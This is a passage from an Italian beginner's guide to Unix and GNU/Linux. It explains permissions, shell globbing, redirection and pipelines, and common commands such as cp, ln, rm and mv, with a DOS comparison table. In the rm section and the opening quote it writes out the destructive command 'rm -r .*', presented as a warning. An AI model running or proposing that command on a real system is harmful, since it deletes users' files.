> Questi file, quelli che iniziano con un punto, sono nascosti per una buona ragione: si vuole evitare che utilizzando i caratteri jolly si faccia riferimento alla directory stessa (‘`.`’) e alla directory genitrice (‘`..`’). Nello stesso modo si deve fare molta attenzione quando si vuole fare riferimento a questi file nascosti. Il comando ‘**`rm -r .*`**’ non si limita a eliminare i file e le directory che iniziano con un solo punto iniziale, ma elimina anche ‘`.`’ e ‘`..`’, cioè, alla fine, l’intero file system!

5.7.5 Permessi

I file di un file system Unix appartengono simultaneamente a un utente e a un gruppo di utenti. Per questo si parla di utente e gruppo proprietari, oppure semplicemente di proprietario e di gruppo.

L'utente proprietario può modificare i permessi di accesso ai suoi file, limitando questi anche per se stesso. Si distinguono tre tipi di accesso: lettura, scrittura, esecuzione. Il significato del tipo di accesso dipende dal file cui questo si intende applicare.

Per i file normali:

- l'accesso in lettura permette di leggerne il contenuto;
- l'accesso in scrittura permette di modificarne il contenuto;
- l'accesso in esecuzione permette di eseguirlo, se si tratta di un eseguibile binario o di uno script di qualunque tipo.

Per le directory:

- l'accesso in lettura permette di leggerne il contenuto, ovvero di poter conoscere l'elenco dei file in esse contenuti (di qualunque tipo essi siano);
- l'accesso in scrittura permette di modificarne il contenuto, ovvero di creare, eliminare e rinominare dei file;
- l'accesso in esecuzione permette di attraversare una directory.

I permessi di un file permettono di attribuire privilegi differenti per gli utenti, a seconda che si tratti del proprietario del file, di utenti appartenenti al gruppo proprietario[3], oppure si tratti di utenti diversi. Così, per ogni file, un utente può ricadere in una di queste tre categorie: proprietario, gruppo o utente diverso.

I permessi si possono esprimere in due forme diverse: attraverso una stringa alfabetica o un numero.

5.7.5.1 Permessi espressi in forma di stringa

I permessi possono essere rappresentati attraverso una stringa di nove caratteri in cui possono apparire le lettere '`r`', '`w`', '`x`', oppure un trattino ('`-`'). La presenza della lettera '`r`' indica un permesso di lettura, la lettera '`w`' indica un permesso di scrittura, la lettera '`x`' indica un permesso di esecuzione.

I primi tre caratteri della stringa rappresentano i privilegi concessi al proprietario stesso, il gruppetto di tre caratteri successivo rappresenta i privilegi degli utenti appartenenti al gruppo, il gruppetto finale di tre caratteri rappresenta i privilegi concessi agli altri utenti.

Esempi

'`rw-r--r--`'

L'utente proprietario può accedervi in lettura e scrittura, mentre sia gli appartenenti al gruppo che gli altri utenti possono solo accedervi in lettura.

'`rwxr-x---`'

[3] Per gruppo proprietario si intende quello dell'utente proprietario.

L'utente proprietario può accedervi in lettura, scrittura ed esecuzione; gli utenti appartenenti al gruppo possono accedervi in lettura e in esecuzione; gli altri utenti non possono accedervi in alcun modo.

'**rw-------**'

L'utente proprietario può accedervi in lettura e scrittura, mentre tutti gli altri non possono accedervi affatto.

5.7.5.2 Permessi espressi in forma numerica

I permessi possono essere rappresentati attraverso una serie di tre cifre numeriche, in cui la prima rappresenta i privilegi dell'utente proprietario, la seconda quelli del gruppo e la terza quelli degli altri utenti. Il permesso di lettura corrisponde al numero quattro, il permesso di scrittura corrisponde al numero due, il permesso di esecuzione corrisponde al numero uno. Il numero che rappresenta il permesso attribuito a un tipo di utente, si ottiene sommando i numeri corrispondenti ai privilegi che si vogliono concedere.

Esempi

'**644**'

L'utente proprietario può accedervi in lettura e scrittura (4+2), mentre sia gli appartenenti al gruppo che gli altri utenti possono solo accedervi in lettura.

'**750**'

L'utente proprietario può accedervi in lettura, scrittura ed esecuzione (4+2+1); gli utenti appartenenti al gruppo possono accedervi in lettura e in esecuzione (4+1); gli altri utenti non possono accedervi in alcun modo.

'**600**'

L'utente proprietario può accedervi in lettura e scrittura (4+2), mentre tutti gli altri non possono accedervi affatto.

5.7.5.3 S-bit

I permessi dei file sono memorizzati in una sequenza di 9 bit, dove ogni gruppetto di tre rappresenta i permessi per una categoria di utenti (il proprietario, il gruppo, gli altri).

Assieme a questi 9 bit ne esistono altri tre, posti all'inizio, che permettono di indicare altrettante modalità: SUID (*Set user identifier*), SGID (*Set group identifier*) e Sticky (*Save text image*). Si tratta di attributi speciali che riguardano prevalentemente i file eseguibili. Solitamente non vengono usati e per lo più gli utenti comuni ignorano che esistano.

Tutto questo serve adesso per sapere il motivo per il quale spesso i permessi espressi in forma numerica (ottale) sono di quattro cifre, con la prima che normalmente è azzerata (l'argomento verrà ripreso nel capitolo 74).

Per esempio, la modalità '**0644**' rappresenta il permesso per l'utente proprietario di accedervi in lettura e scrittura, mentre agli altri utenti si concede di accedervi in sola lettura.

L'indicazione della presenza di questi bit attivati può essere vista anche nelle rappresentazioni in forma di stringa. L'elenco seguente mostra il numero ottale e la sigla corrispondente.

- SUID = 4 = '**--s------**'

- SGID = 2 = ‘**-----s---**’
- Sticky = 1 = ‘**--------t**’

Come si può osservare, questa indicazione prende il posto del permesso di esecuzione. Nel caso in cui il permesso di esecuzione corrispondente non sia attivato, la lettera (‘**s**’ o ‘**t**’) appare maiuscola.

5.7.6 Date

Tra gli attributi di un file ci sono anche tre indicazioni data-orario:

- la data e l’ora di creazione: viene modificata in particolare quando si cambia lo stato del file (permessi e proprietà) e si riferisce precisamente al cambiamento di inode (che verrà descritto più avanti);
- la data e l’ora di modifica: viene modificata quando si modifica il contenuto del file;
- la data e l’ora di accesso: viene modificata quando si accede al file anche solo in lettura.

5.8 Utenza e accesso

Una volta avviato un sistema Unix, prima che sia disponibile l’invito della shell, ovvero il *prompt*, occorre che l’utente sia riconosciuto dal sistema, attraverso la procedura di accesso (*login*). Quello che viene chiesto è l’inserimento del nome dell’utente (così come è stato registrato) e subito dopo la parola d’ordine (*password*) abbinata a quell’utente. Eccezionalmente può trattarsi di un utente senza parola d’ordine, così come avviene per i mini sistemi a dischetti fatti per consentire le operazioni di manutenzione eccezionale.

Si distingue solo tra due tipi di utenti: l’amministratore, il cui nome è ‘**root**’, e gli altri utenti comuni. L’utente ‘**root**’ non ha alcun limite di azione, gli altri utenti dipendono dai permessi attribuiti ai file (e alle directory) oltre che dai vincoli posti direttamente da alcuni programmi.

In teoria, è possibile usare un elaboratore personale solo utilizzando i privilegi dell’utente ‘**root**’. In pratica, questo non conviene perché si perde di vista il significato della gestione dei permessi sui file e sulle directory, ma soprattutto si rendono vani i sistemi di sicurezza predefiniti contro gli errori. Per comprendere meglio questo concetto, basta pensare a cosa succede in un sistema Dos quando si esegue un comando come quello seguente:

```
C:\> DEL *.*
```

Prima di iniziare la cancellazione, il Dos chiede una conferma ulteriore, proprio perché non esiste alcun tipo di controllo. In un sistema Unix, di solito ciò non avviene: la cancellazione inizia immediatamente senza richiesta di conferme. Se i permessi consentono la cancellazione dei file solo all’utente ‘**root**’, un utente registrato in modo diverso non può fare alcun danno.

In conclusione, l’utente ‘**root**’ deve stare molto attento a quello che fa proprio perché può accedere a qualunque funzione o file del sistema, inoltre il sistema non pone alcuna obiezione al suo comportamento. Invece, un utente comune è vincolato dai permessi sui file e dai programmi che possono impedirgli di eseguire certe attività, di conseguenza, è possibile lavorare con meno attenzione.

5.8.1 adduser o useradd

Di solito, nelle distribuzioni GNU/Linux si trova il programma di servizio '**`adduser`**', oppure '**`useradd`**', che consente all'utente '**`root`**' di aggiungere un nuovo utente. Il nome dell'utente non deve superare gli otto caratteri e tutti gli altri dati richiesti possono essere lasciati semplicemente al loro valore predefinito. Dopo la prima installazione del sistema GNU/Linux, è importante creare il proprio utente personale per poterlo usare senza i privilegi che ha l'amministratore.

5.8.2 exit

La shell comprende solitamente il comando '**`exit`**' che ne termina l'esecuzione. Se si tratta di una shell avviata automaticamente subito dopo l'accesso, il sistema provvederà ad avviare nuovamente la procedura di accesso.

5.9 Interpretazione dei comandi

Come già è stato indicato, l'interpretazione dei comandi è compito della shell. L'interpretazione dei comandi implica la sostituzione di alcuni simboli che hanno un significato speciale.

5.9.1 File globbing

Il *glob* (o *globbing*) è il metodo attraverso il quale, tramite un modello simbolico, è possibile indicare un gruppo di nomi di file. Corrisponde all'uso dei caratteri jolly del Dos, con la differenza fondamentale che è la shell a occuparsi della loro sostituzione e non i programmi. Di solito, si possono utilizzare i simboli seguenti:

- `*`

  l'asterisco rappresenta un gruppo qualsiasi di caratteri, compreso il punto, purché questo punto non si trovi all'inizio del nome;

- `?`

  il punto interrogativo rappresenta un carattere qualsiasi, compreso il punto, purché questo punto non si trovi all'inizio del nome;

- `[...]`

  le parentesi quadre permettono di rappresentare un carattere qualsiasi tra quelli contenuti al loro interno, o un intervallo di caratteri possibili.

Dal momento che è la shell a eseguire la sostituzione dei caratteri jolly, la sintassi tipica di un programma di servizio è la seguente:

programma [*opzioni*] [*file*...]

Nei sistemi Dos si usa spesso la convenzione inversa, secondo cui l'indicazione dei file avviene prima delle opzioni. Da un punto di vista puramente logico, potrebbe sembrare più giusto l'approccio del Dos: si indica l'oggetto su cui agire e quindi si indica il modo. Facendo così si ottengono però una serie di svantaggi:

- ogni programma deve essere in grado di espandere i caratteri jolly per conto proprio;

- non è possibile utilizzare l'espansione delle variabili di ambiente e nemmeno di altri tipi;
- se si vogliono indicare elenchi di file che non possono essere espressi con i caratteri jolly, occorre che il programma sia in grado di gestire questa possibilità, di solito attraverso la lettura di un file esterno.

In pratica, il tipo di semplificazione utilizzato dal Dos è poi la fonte di una serie di complicazioni per i programmatori e per gli utilizzatori.

5.9.2 Tilde

Di solito, la shell si occupa di eseguire la sostituzione del carattere tilde ('**~**'). Nei sistemi Unix, ogni utente ha una directory personale, conosciuta comunemente come directory *home*. Il simbolo '**~**' da solo viene sostituito dalla shell con la directory personale dell'utente che sta utilizzando il sistema, mentre un nominativo-utente preceduto dal simbolo '**~**', viene sostituito dalla shell con la directory personale dell'utente indicato.

5.9.3 Variabili di ambiente

Le variabili di ambiente sono gestite dalla shell e costituiscono uno dei modi attraverso cui si configura un sistema. I programmi possono leggere alcune variabili di loro interesse e modificare il proprio comportamento in base al loro contenuto.

Una riga di comando può fare riferimento a una variabile di ambiente: la shell provvede a sostituirne l'indicazione con il suo contenuto.

5.10 Ridirezione e pipeline

I programmi, quando vengono eseguiti, hanno a disposizione alcuni canali standard per il flusso dei dati (input/output). Questi sono: standard input, standard output e standard error.

- *Standard input*

  Lo standard input viene utilizzato come fonte standard per i dati in ingresso (input) nel programma.
- *Standard output*

  Lo standard output viene utilizzato come destinazione standard per i dati in uscita (output) dal programma.
- *Standard error*

  Lo standard error, viene utilizzato come destinazione standard per i dati in uscita dal programma derivati da situazioni anomale.

Lo standard input è rappresentato di norma dai dati provenienti dalla tastiera del terminale. Lo standard output e lo standard error sono emessi normalmente attraverso lo schermo del terminale.

Per mezzo della shell si possono eseguire delle ridirezioni di questi flussi di dati, per esempio facendo in modo che lo standard output di un programma sia inserito come standard input di un altro, creando così una pipeline.

5.10.1 Ridirezione dello standard input

programma < *file_di_dati*

Si ridirige lo standard input utilizzando il simbolo minore (‘**<**’) seguito dalla fonte alternativa di dati. Il programma a sinistra del simbolo ‘**<**’ riceve come standard input il contenuto del file indicato a destra.

Esempi

$ **sort < elenco.txt**

Visualizza il contenuto del file ‘`elenco.txt`’ dopo averlo riordinato.

5.10.2 Ridirezione dello standard output

programma > *file_di_dati*

Si ridirige lo standard output utilizzando il simbolo maggiore (‘**>**’) seguito dalla destinazione alternativa dei dati. Il programma a sinistra del simbolo ‘**>**’ emette il suo standard output all’interno del file indicato a destra che viene creato per l’occasione.

Lo standard output può essere aggiunto a un file preesistente; in tal caso si utilizza il simbolo ‘**>>**’.

Esempi

$ **ls > elenco.txt**

Genera il file ‘`elenco.txt`’ con il risultato dell’esecuzione di ‘**ls**’.

$ **ls >> elenco.txt**

Aggiunge al file ‘`elenco.txt`’ il risultato dell’esecuzione di ‘**ls**’.

5.10.3 Ridirezione dello standard error

programma 2> *file_di_dati*

Si ridirige lo standard error utilizzando il simbolo ‘**2>**’ seguito dalla destinazione alternativa dei dati. Il programma a sinistra del simbolo ‘**2>**’ emette il suo standard error all’interno del file indicato a destra che viene creato per l’occasione.

Lo standard error può essere aggiunto a un file preesistente; in tal caso si utilizza il simbolo ‘**2>>**’.

Esempi

$ **controlla 2> errori.txt**

Genera il file ‘`errori.txt`’ con il risultato dell’esecuzione dell’ipotetico programma ‘**controlla**’.

$ **controlla 2>> errori.txt**

Aggiunge al file ‘`errori.txt`’ il risultato dell’esecuzione dell’ipotetico programma ‘**controlla**’.

5.10.4 Pipeline

programma1 | *programma2* [| *programma3* ...]

Si ridirige lo standard output di un programma nello standard input di un altro, utilizzando il simbolo barra verticale (‘**|**’). Il programma a sinistra del simbolo ‘**|**’ emette il suo standard output nello standard input di quello che sta a destra.

> Nella rappresentazione schematica delle sintassi dei programmi, questo simbolo ha normalmente il significato di una scelta alternativa tra opzioni diverse, parole chiave o altri argomenti. In questo caso fa proprio parte della costruzione di una pipeline.

Esempi

`$ ls | sort`

Riordina il risultato del comando ‘**ls**’.

`$ ls | sort | less`

Riordina il risultato del comando ‘**ls**’ e quindi lo fa scorrere sullo schermo con l’aiuto del programma ‘**less**’.

5.11 Comandi e programmi di servizio di uso comune

In linea di principio, con il termine *comando* ci si dovrebbe riferire ai comandi interni di una shell, mentre con il termine *utility*, o semplicemente programma, si dovrebbe fare riferimento a programmi eseguibili esterni alla shell. Di fatto però, dal momento che si mette in esecuzione un programma impartendo un comando alla shell, con questo termine (comando) si fa spesso riferimento in maniera indistinta a comandi interni di shell o (in mancanza) a comandi esterni o programmi di servizio.

Naturalmente, questo ragionamento vale fino a quando si tratta di programmi di servizio di uso comune, non troppo complessi, che usano un sistema di input/output elementare. Sarebbe un po’ difficile definire comando un programma di scrittura o un navigatore di Internet.

5.11.1 Interpretazione della sintassi

La sintassi di un programma o di un comando segue delle regole molto semplici.

- Le *metavariabili*, scritte in questo modo, descrivono l’informazione che deve essere inserita al loro posto.
- Le altre parole rappresentano dei termini chiave che, se usati, devono essere indicati così come appaiono nello schema sintattico.
- Quello che appare racchiuso tra parentesi quadre rappresenta una scelta facoltativa: può essere utilizzato o meno.
- La barra verticale (‘**|**’) rappresenta la possibilità di scelta tra due possibilità alternative: quello che sta alla sua sinistra e quello che sta alla sua destra. Per esempio, ‘**uno | due**’ rappresenta la possibilità di scegliere una tra le parole ‘**uno**’ e ‘**due**’.

- Quello che appare racchiuso tra parentesi graffe rappresenta una scelta obbligatoria e serve in particolare per evitare equivoci nell'interpretazione quando si hanno più scelte alternative, separate attraverso il simbolo '**|**'. Seguono alcuni esempi.

  ```
  {uno | due | tre}
  ```

  Rappresenta la scelta obbligatoria di una tra le tre parole chiave: '**uno**', '**due**' e '**tre**'.

  ```
  {-f file | --file=file}
  ```

  Rappresenta la scelta obbligatoria di una tra due opzioni equivalenti.

- I puntini di sospensione rappresentano la possibilità di aggiungere altri elementi dello stesso tipo di quello che li precede. Per esempio, '*file...*' rappresenta la metavariabile '**file**' che può essere seguita da altri valori dello stesso tipo rappresentato dalla metavariabile stessa.

Naturalmente, può capitare che i simboli utilizzati per rappresentare la sintassi, servano negli argomenti di un comando o di un programma. I casi più evidenti sono:

- le pipeline che utilizzano la barra verticale per indicare il flusso di dati tra un programma e il successivo;
- le parentesi graffe usate dalla shell Bash come tipo particolare di espansione.

Quando ciò accade, occorre fare attenzione al contesto per poter interpretare correttamente il significato di una sintassi, osservando gli esempi eventualmente proposti.

5.11.2 Organizzazione tipica

Il programma di servizio tipico ha la sintassi seguente:

```
programma [opzioni] [file...]
```

In questo caso, il nome del programma è proprio '**programma**'.

Opzioni

Normalmente vengono accettate una o più opzioni facoltative, espresse attraverso una lettera dell'alfabeto preceduta da un trattino ('**-a**', '**-b**',...). Queste possono essere usate separatamente oppure raggruppandole con un solo trattino seguito da tutte le lettere delle opzioni che si intendono selezionare. Quindi:

programma -a -b

è traducibile nel comando seguente:

programma -ab

I programmi più recenti includono opzioni descrittive formate da un nome preceduto da due trattini. In presenza di questi tipi di opzioni, non si possono fare aggregazioni nel modo appena visto.

A volte si incontrano opzioni che richiedono l'indicazione aggiuntiva di un altro argomento.

File

La maggior parte dei programmi di servizio esegue delle elaborazioni su file, generando un risultato che viene emesso normalmente attraverso lo standard output. Spesso, quando non vengono indicati file negli argomenti, l'input per l'elaborazione viene ottenuto dallo standard input.

Alcuni programmi permettono l'utilizzo del trattino ('**-**') in sostituzione dell'indicazione di file in ingresso o in uscita, allo scopo di fare riferimento, rispettivamente, allo standard input e allo standard output.

5.12 Programma o eseguibile

In generale, quando si usa il termine «programma» non si chiarisce quale sia la sua estensione reale. Si può usare questo termine per identificare qualcosa che si compone di un solo file eseguibile, oppure un piccolo sistema composto da più componenti, che vengono comandate da un solo sistema frontale.

Spesso, in particolare all'interno di questo documento, quando si vuole fare riferimento a un programma inteso come un insieme di componenti, oppure come qualcosa di astratto per il quale nel contesto non conta il modo in cui viene avviato, lo si indica con un nome che non ha enfatizzazioni particolari e generalmente ha l'iniziale maiuscola. Per esempio, questo è il caso della shell Bash, a cui si è accennato, il cui eseguibile è in realtà '**bash**'.

Per evitare ambiguità, quando si vuole essere certi di fare riferimento a un programma eseguibile, si specifica proprio che si tratta di questo, cioè di un «eseguibile», mostrandolo attraverso enfatizzazioni di tipo dattilografico, scrivendo il nome esattamente nel modo in cui ciò va fatto per avviarlo.

5.13 L'ABC dei comandi GNU/Linux

Nelle sezioni seguenti vengono descritti in modo sommario alcuni programmi di servizio fondamentali. Gli esempi mostrati fanno riferimento all'uso della shell Bash che costituisce attualmente lo standard per GNU/Linux.

È importante ricordare che negli esempi viene mostrato un invito differente a seconda che ci si riferisca a un comando impartito da parte di un utente comune o da parte dell'amministratore: il dollaro ('**$**') rappresenta un'azione di un utente comune, mentre il simbolo '**#**' rappresenta un'azione dell'utente '**root**'.

Chi lo desidera, può dare un'occhiata alla tabella 5.2, alla fine del capitolo, per farsi un'idea dei comandi del sistema GNU/Linux attraverso un abbinamento con il Dos.

5.13.1 ls

```
ls [opzioni] [file...]
```

Elenca i file contenuti in una directory.

Esempi

$ **ls**

Elenca il contenuto della directory corrente.

$ **ls -l *.doc**

Elenca tutti i file che terminano con il suffisso '.doc' che si trovano nella directory corrente. L'elenco contiene più dettagli sui file essendoci l'opzione '**-l**'.

5.13.2 cd

`cd [directory]`

Cambia la directory corrente.

Esempi

$ **cd /tmp**

Cambia la directory corrente, facendola diventare '`/tmp/`'.

$ **cd ciao**

Cambia la directory corrente, spostandosi nella directory '`ciao/`' che discende da quella corrente.

$ **cd ~**

Cambia la directory corrente, spostandosi nella directory personale dell'utente.

$ **cd ~daniele**

Cambia la directory corrente, spostandosi nella directory personale dell'utente '**`daniele`**'.

5.13.3 mkdir

`mkdir [opzioni] directory...`

Crea una directory.

Esempi

$ **mkdir cloro**

Crea la directory '`cloro/`', come discendente di quella corrente.

$ **mkdir /sodio/cloro**

Crea la directory '`cloro/`', come discendente di '`/sodio/`'.

$ **mkdir ~/cloro**

Crea la directory '`cloro/`', come discendente della directory personale dell'utente attuale.

5.13.4 cp

`cp [opzioni] origine... destinazione`

Copia uno o più file (incluse le directory) in un'unica destinazione.

> La copia in un sistema Unix non funziona come nei sistemi Dos e ciò principalmente a causa di due fattori: i caratteri jolly (ovvero il *file globbing*) vengono risolti dalla shell prima dell'esecuzione del comando e i file system Unix possono utilizzare i collegamenti simbolici.

Se vengono specificati solo i nomi di due file normali, il primo viene copiato sul secondo, viene cioè generata una copia che ha il nome indicato come destinazione. Se il secondo nome indicato è una directory, il file viene copiato nella directory con lo stesso nome di origine. Se vengono indicati più file, l'ultimo nome **deve** essere una directory e verranno generate le copie di tutti i file indicati, all'interno della directory di destinazione. Di conseguenza, quando si utilizzano i caratteri jolly, la destinazione deve essere una directory. In mancanza di altre indicazioni attraverso l'uso di opzioni adeguate, le directory non vengono copiate.

> Chi utilizzava il Dos potrebbe essere abituato a usare il comando '**`COPY`**' per copiare un gruppo di file in un altro gruppo di file con i nomi leggermente modificati, come in questo esempio: '**`COPY *.bak *.doc`**'. Con i sistemi Unix, questo tipo di approccio non può funzionare.

I file elencati nell'origine potrebbero essere in realtà dei collegamenti simbolici. Se non viene specificato diversamente attraverso l'uso delle opzioni, questi vengono copiati così come se fossero file normali; cioè la copia sarà ottenuta a partire dai file originali e non si otterrà quindi una copia dei collegamenti.

Alcune opzioni

`-a`

Equivalente a '**`-dpR`**', utile per l'archiviazione o comunque per la copia di collegamenti simbolici così come sono.

`-d`

Copia i collegamenti simbolici mantenendoli come tali, invece di copiare il file a cui i collegamenti si riferiscono.

`-f`

Sovrascrittura forzata dei file di destinazione.

`-l`

Crea un collegamento fisico invece di copiare i file.

`-p`

Mantiene le proprietà e i permessi originali.

`-r`

Copia file e directory in modo ricorsivo (includendo le sottodirectory), considerando tutto ciò che non è una directory come un file normale.

`-R`

Copia file e directory in modo ricorsivo (includendo le sottodirectory).

Esempi

```
$ cp -r /test/* ~/prova
```

Copia il contenuto della directory '`/test/`' in '`~/prova/`' copiando anche eventuali sottodirectory contenute in '`/test/`'.

> Se '`~/prova`' esiste già e non si tratta di una directory, questo file viene sovrascritto, perdendo quindi il suo contenuto originale.

```
$ cp -r /test ~/prova
```

Copia la directory '/test/' in '~/prova/' (attaccando 'test/' a '~/prova/') copiando anche eventuali sottodirectory contenute in '/test/'.

$ **cp -dpR /test ~/prova**

Copia la directory '/test/' in '~/prova/' (attaccando 'test/' a '~/prova/') copiando anche eventuali sottodirectory contenute in '/test/', mantenendo inalterati i permessi e riproducendo i collegamenti simbolici eventuali.

5.13.5 ln

ln [*opzioni*] *origine... destinazione*

Crea uno o più collegamenti di file (incluse le directory) in un'unica destinazione.

La creazione di un collegamento è un'azione simile a quella della copia. Di conseguenza valgono le stesse considerazioni fatte in occasione del comando '**cp**' per quanto riguarda la differenza di comportamento che c'è tra Unix e Dos.

Se vengono specificati solo i nomi di due file normali, il secondo diventa il collegamento del primo. Se il secondo nome indicato è una directory, al suo interno verranno creati altrettanti collegamenti quanti sono i file e le directory indicati come origine. I nomi utilizzati saranno gli stessi di quelli di origine. Se vengono indicati più file, l'ultimo nome **deve** corrispondere a una directory.

È ammissibile la creazione di collegamenti che fanno riferimento ad altri collegamenti.

Se ne possono creare di due tipi: collegamenti fisici e collegamenti simbolici. Questi ultimi sono da preferire (a meno che ci siano delle buone ragioni per utilizzare dei collegamenti fisici). Se non viene richiesto diversamente attraverso le opzioni, si generano dei collegamenti fisici invece che i consueti collegamenti simbolici.

Alcune opzioni

-s

Crea un collegamento simbolico.

-f

Sovrascrittura forzata dei file o dei collegamenti già esistenti nella destinazione.

Esempi

$ **ln -s /test/* ~/prova**

Crea, nella destinazione '~/prova/', una serie di collegamenti simbolici corrispondenti a tutti i file e a tutte le directory che si trovano all'interno di '/test/'.

$ **ln -s /test ~/prova**

Crea, nella destinazione '~/prova', un collegamento simbolico corrispondente al file o alla directory '/test'. Se '~/prova' è una directory, viene creato il collegamento '~/prova/test'; se '~/prova' non esiste, viene creato il collegamento '~/prova'.

5.13.6 rm

`rm` [*opzioni*] *nome*...

Rimuove i file indicati come argomento. In mancanza dell'indicazione delle opzioni necessarie, non vengono rimosse le directory.

Alcune opzioni

`-r` | `-R`

Rimuove il contenuto delle directory in modo ricorsivo.

Esempi

$ **`rm prova`**

Elimina il file '`prova`'.

$ **`rm ./-r`**

Elimina il file '`-r`' che inizia il suo nome con un trattino, senza confondersi con l'opzione '**`-r`**' (ricorsione).

$ **`rm -r ~/varie`**

Elimina la directory '`varie/`' che risiede nella directory personale, insieme a tutte le sue sottodirectory eventuali.

Attenzione

`rm -r .*`

Elimina tutti i file e le directory a partire dalla directory radice! In pratica elimina tutto.

Questo è un errore tipico di chi vuole cancellare tutte le directory nascoste (cioè quelle che iniziano con un punto) contenute nella directory corrente. Il disastro avviene perché nei sistemi Unix, '**`.*`**' rappresenta anche la directory corrente ('`.`') e la directory precedente o genitrice ('`..`').

5.13.7 mv

`mv` [*opzioni*] *origine*... *destinazione*

Sposta i file e le directory. Se vengono specificati solo i nomi di due elementi (file o directory), il primo viene spostato e rinominato in modo da ottenere quanto indicato come destinazione. Se vengono indicati più elementi (file o directory), l'ultimo attributo **deve** essere una directory: verranno spostati tutti gli elementi elencati nella directory di destinazione. Nel caso di spostamenti attraverso file system differenti, vengono spostati solo i cosiddetti file normali (quindi: niente collegamenti e niente directory).

Nei sistemi Unix non esiste la possibilità di rinominare un file o una directory semplicemente come avviene nel Dos. Per cambiare un nome occorre spostarlo. Questo fatto ha poi delle implicazioni nella gestione dei permessi delle directory.

Esempi

$ **mv prova prova1**

Cambia il nome del file (o della directory) '`prova`' in '`prova1`'.

$ **mv * /tmp**

sposta, all'interno di '`/tmp/`', tutti i file e le directory che si trovano nella directory corrente.

5.13.8 cat

cat [*opzioni*] [*file*...]

Concatena dei file e ne emette il contenuto attraverso lo standard output. Il comando emette di seguito i file indicati come argomento attraverso lo standard output (sullo schermo), in pratica qualcosa di simile al comando '**TYPE**' del Dos. Se non viene fornito il nome di alcun file, viene utilizzato lo standard input.

Tabella 5.2. Comparazione tra alcuni comandi Dos e gli equivalenti per GNU/Linux attraverso degli esempi.

Dos	GNU/Linux
DIR	ls -l
DIR /W	ls
MD PIPPO	mkdir pippo
CD PIPPO	cd pippo
RD PIPPO	rmdir pippo
COPY *.* \PROVA	cp * /prova
XCOPY *.* \PROVA /E /S	cp -dpR * /prova
REN ARTICOLO LETTERA	mv articolo lettera
MOVE *.* \PROVA	mv * /prova
DEL ARTICOLO	rm articolo
DELTREE TEMP	rm -R temp
TYPE LETTERA	cat lettera
TYPE LETTERA | MORE	cat lettera | more
HELP DIR	man ls
FORMAT A: /N:18 /T:80	fdformat /dev/fd0u1440
FORMAT A: /N:9 /T:80	fdformat /dev/fd0u720
DISKCOPY A: B:	cp /dev/fd0 /dev/fd1
DISKCOPY A: A:	cp /dev/fd0 /tmp/pippo ; cp /tmp/pippo /dev/fd0
KEYB IT	loadkeys it
CLS	clear
BACKUP C:\DATI*.* A: /S	tar cvf /dev/fd0 -L 1440 -M /dati
FIND "saluti" PRIMO.DOC	grep "saluti" primo.doc
FOR %A IN (*.DOC) DO FIND "saluti" %A	grep "saluti" *.doc
MEM	free

Esempi

$ **cat prova prova1**

Mostra di seguito il contenuto di '`prova`' e '`prova1`'.

$ **cat prova prova1 > prova2**

Genera il file '`prova2`' come risultato del concatenamento in sequenza di '`prova`' e '`prova1`'.

Glossario per il principiante

In questo capitolo vengono descritti brevemente alcuni termini che fanno parte del linguaggio comune degli ambienti Unix. L'elenco non è esauriente ed è inteso solo come aiuto al principiante.

6.1 Utenza

- *Account*

  Il termine *account* rappresenta letteralmente un conto, come quello che si può avere in banca. All'interno di un sistema operativo Unix, si ha un *account* quando si è stati registrati (e di conseguenza è stato ottenuto un UID) ed è possibile accedere attraverso la procedura di accesso.

- *GID*

  Group identifier, *Group ID* o numero identificativo del gruppo di utenti.

- *Login*, *logout*, *procedura di accesso*

  Con procedura di accesso si vuole fare riferimento al procedimento attraverso il quale un utente accede e può interagire con il sistema, dopo una fase di identificazione, che di solito consiste nell'indicazione di un nominativo-utente e di una parola d'ordine. In particolare

login identifica l'ingresso dell'utente, mentre *logout* identifica la conclusione dell'attività dello stesso.

- *UID*

  User identifier, *User ID* o numero identificativo dell'utente.

- *Password*, *passphrase*, *parola d'ordine*

  Si riferisce a una parola o a una frase utilizzata come mezzo di verifica dell'identificazione per poter accedere a un servizio di qualunque genere.

6.2 File e file system

- *Second-extended* , *Ext2* , *Ext3*

  Il file system nativo del sistema GNU/Linux è il tipo Second-extended, che prevede due varianti: Ext2 ed Ext3. La variante Ext3 contiene delle estensioni che consentono di ridurre la possibilità di perdite di dati, mantenendo la compatibilità con Ext2.

- *FAT*

  File allocation table. La FAT è una parte componente del file system dei sistemi Dos. È così particolare che tale tipo di file system viene chiamato con questa stessa sigla: FAT.

- *Glob*, *globbing*, *caratteri jolly*, *metacaratteri*

  Quando si vuole identificare un gruppo di file (e directory) attraverso una sola definizione si utilizza il meccanismo del *glob*, corrispondente in ambiente Dos all'uso dei caratteri jolly. Si tratta di solito dell'asterisco, del punto interrogativo e delle parentesi quadre.

- *Mount* , *unmount* , *montaggio* , *smontaggio*

  Nei sistemi operativi Unix, quando si vuole accedere ai dati memorizzati su disco, non si può fare riferimento a un file appartenente a una certa unità come avviene nei sistemi Dos e derivati. Si deve sempre fare riferimento al file system globale. Per fare questo, tutti i dischi a cui si vuole accedere devono essere collegati tramite un procedimento simile all'innesto di rami. Il termine montaggio, o *mount*, indica un collegamento, o l'innesto, del contenuto di un disco nel file system globale; il termine smontaggio, o *unmount*, indica lo scollegamento o il distacco di un disco dalla struttura globale.

- *Newline* , *interruzione di riga*

  Con questo termine si vorrebbe fare riferimento al codice necessario per indicare la fine di una riga di testo e l'inizio di quella successiva. Utilizzando questo nome si dovrebbe evitare di fare riferimento direttamente al codice effettivo in modo che il concetto possa essere adatto a diversi sistemi.

  I sistemi Unix più comuni utilizzano il codice *<LF>*. Nei sistemi Dos e discendenti si utilizza invece la coppia *<CR><LF>*, per cui, se si tenta di stampare un testo fatto per i sistemi Unix utilizzando una stampante configurata per operare con il sistema operativo Dos, come risultato si otterranno una serie di righe scalettate.

  Per ovviare all'inconveniente, tenendo conto che raramente una stampante del genere può essere configurata per andare a capo con il solo codice *<LF>*, è possibile utilizzare un filtro che trasformi il carattere *<LF>* in *<CR><LF>*. Il programma filtro è abbastanza noto e si chiama '**`unix2dos`**'.

Spesso, negli ambienti Unix si confonde tranquillamente il termine *newline* con il codice <*LF*>. Questo costituisce un problema, perché ci sono situazioni in cui è importante chiarire che si tratta del codice <*LF*> in modo indipendente dalla piattaforma a cui si applica il concetto. Per questo, quando si incontra questo termine, è indispensabile fare attenzione al senso del testo, usando un po' di buon senso.

- *Record*

